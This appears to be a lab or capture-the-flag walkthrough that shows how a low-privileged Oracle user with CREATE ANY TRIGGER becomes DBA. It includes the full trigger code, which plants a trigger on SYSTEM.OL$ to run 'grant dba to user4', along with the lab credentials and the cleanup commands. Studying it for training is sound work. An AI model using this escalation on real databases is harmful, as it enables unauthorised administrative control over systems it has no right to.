Challenge 25

Login to the oracle database based on the following information [Level: Intermediate]

Username: user4

Password: password4


IP: 192.168.2.12

Port: 1521


SID: XE

- List the permissions/privileges of current user. (create any trigger)
- Escalate privileges and become DBA

Login to the database as user4



List the current privileges:




Note: that we have a high privilege CREATE ANY TRIGGER. Thus, if we can create a trigger into a high privileged user and then execute an event which will invoke our crafted trigger than the trigger will get executed with privileges of DBA user and then we can execute or SQL code as DBA.


Note: the table SYSTEM.OL$ is a special table and PUBLIC have insert privileges on this table. So, we can create a trigger in SYSTEM schema based on insert done on table SYSTEM.OL$

```
create or replace trigger "SYSTEM".the_trigger
before insert on system.OL$ for each row
 declare pragma autonomous_transaction; begin
execute immediate 'grant dba to user4';
end the_trigger;
```


As per the trigger above, every-time an insert is made on table SYSTEM.OL$ the trigger will execute the statement 'GRANT DBA TO USER4' (with permissions of SYSTEM user).



Now if we do an insert into SYSTEM.OL$ the trigger will be invoked.



This should give is DBA role. If we logout and log back in, we can verify this:



Please make sure we remove this trigger for other users and revoke our permissions:

```
drop trigger system.the_TRIGGER
```

and then

```
revoke dba from user4
```